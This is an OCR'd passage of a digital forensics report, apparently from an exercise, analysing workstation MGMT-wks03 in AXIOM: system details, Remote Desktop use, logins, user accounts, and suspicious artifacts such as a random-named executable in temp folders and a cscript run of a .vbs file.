
Basic Information

Operating System Information:

Installed/Updated Date/Time: 2/7/2019 9:11:11 PM
Owner: Admin
Displayed Computer Name: mgmt-wks03
Domain: grru.local
DHCP DNS Server(s): 192.168.1.254
Build Number: 7601
Last Shutdown Date/Time: 3/27/2019 11:03:33 PM

System Root: C:\Windows
Path: C:\Windows
Last Time Access Time Enabled: Last Access Updates Disabled


Image 3.7.x: Operating System Information for MGMT-wks03 as seen in AXIOM



Installed Applications

There was only one installed application worth bringing up which was **AccessData FTK Imager** version 4.2.0.13**,** it was created on 3/28/2019, it was last updated on 3/29/2019 at 12:25:56 AM.

Image 3.7.x: Details for AccessData FTK Imager as seen in AXIOM



Application Usage

Cindy Huerta on 3/27/2019 12:44:13 PM last used **Remote Desktop Connection.lnk**.

She used this Application 12 times

This also contains when she last used it

Image 3.7.X: Timeline showing the artifact UserAssist showing how many times Cindy Huerta used Remote Desktop Connection.lnk as seen in AXIOM





Image 3.7.x: details of file Microsoft.Windows.RemoteDesktop showing Cindy's final run of it as seen in AXIOM




Cindy ran it 12 times with a focus count of 17, this also shows that the last time she ran it was on 3/27/2019 at 12:44:13 PM

Browser Activity

There were several Cloud Service URLs that were used below are the URLs:

- https://www.mediafire.com/apple-touch-icon.png
- https://www.acronis.com/en-us/blog/posts/growth-and-importance-world-backup-day?utm_source=mozilla&utm_medium=cpc&utm_campaign=Mz-growth-and-importance-world-backup-day
- https://secure.comodo.com/CPS0{
- http://dl.dropbox.com/u/

Image 3.7.x: Cloud Service URLs artifact section from MGMT-wks03 as seen in AXIOM




On 2/27/2019 at 1:12:58 PM there was a timestamp that was Web Related regarding Firefox Cache Records. It contained the url:

https://r2---sn-08xghvou-cu8e.gvt1.com/edgedl/widevine-cdm/4.10.1146.0-win-x64.zip?cms_redirect=yes&mip=216.93.146.165&mm=28&mn=sn-08xghvou-cu8e&ms=nvh&mt=1551297121&mv=u&pl=20&shardbypass=yes

When you click on this link it will immediately ask where you want to save this too on your computer, which is suspicious.


Image 3.7.x: Timestamp for the URL above as seen in AXIOM



Logins/Logouts


3/27/2019 11:10:10 PM Windows Event Logs - User Events
Cindy Huerta logged on

Image 3.7.x: Cindy Huerta Logging on as seen in the Timeline in AXIOM



Below is James Middleton's final login and logout which was on 3/29/2019 at 12:24:04 AM. I found this in the timeline under Operating System, Windows Event Logs - User Events. The content shows the first timestamp highlighted in blue, which was his final login, and then the timestamp beneath that which is highlighted in yellow which shows his final logout.

Image 3.7.x: james.middleton-adm's final login and logout as seen in the timeline in AXIOM




Accounts Created / Accessed

In the file System of MGMT-wks03 I found the Users folder in the path
ALL EVIDENCE\MGMT-wks03-002.E01\Entire Disk (Microsoft NTFS, 24.9 GB)\Users
In here I found the following relevant users:

- Admin
- cindy.huerta
- james.middleton-adm
- kira.hall


Image 3.7.x: Users folder as seen in AXIOM showing what users have folders hence meaning they are users on the system



Items of Interest


In Users/james.middleton-adm/AppData/Local/Temp/**radD4960.tmp**
I found the file **filwOuGRTtZY.exe**
It was created on 3/29/2019 12:24:06AM:

Image 3.7.x: filwOuGRTtZY.exe inside the temp folder of James as seen in AXIOM



I found file **filwOuGRTtZY.exe** again in cindy.huerta's temp folder inside a folder named **radD4960.tmp**


Image 3.7.x: filwOuGRTtZY.exe inside Cindy's temp folder as seen in AXIOM



On 2/27/2019 3:35:52 AM: Windows Event Logs - Service Events

This showed that the service entered a new state aka, **Software Protection Stopped,** which is concerning


Image 3.7.x: Software protection stopped as shown in the timeline in AXIOM




On 3/27/2019 11:04:12 PM in the timeline, there was a timestamp that contained Important Network activity.

It showed the following:
Adapter Name: **Local Area Connection**
Description: **Intel(R) PRO/1000 MT Network Connection**
DHCP Enabled?: **Yes**
DHCP IPv4 Address: 192.168.2.103
DHCP IPv4 Subnet Mask: 255.255.255.0
DHCP Default Gateway: 192.168.2.1
DHCP DNS Server: 192.168.1.254
DHCP Server: 192.168.1.253
DHCP DNS Domain: grru.local

Image 3.7.x: timestamp showing the Network Interfaces as seen in the timeline in AXIOM




On 3/27/2019 11:04:22 PM: Operating System Program execution for the Program Name **beebep**
Path: "cscript.exe" \\ad01\Users\james.middleton-adm\Desktop\machine_software\clippy\UxTxlQwzP.vbs
Image 3.7.x: Program beebep being ran as seen in the timeline in AXIOM



This shows james.middleton executing the program **beebep** from a **clippy** folder that contains the file **UxTxlQwzP.vbs**

3/27/2019 11:10:24 PM: there was the creation and execution of **cscript.exe**

Image 3.7.x: Creation and execution of cscript.exe as seen in the timeline in AXIOM



3.8 JNN's AD01

AD01 – Nicholas Martel

Basic Information

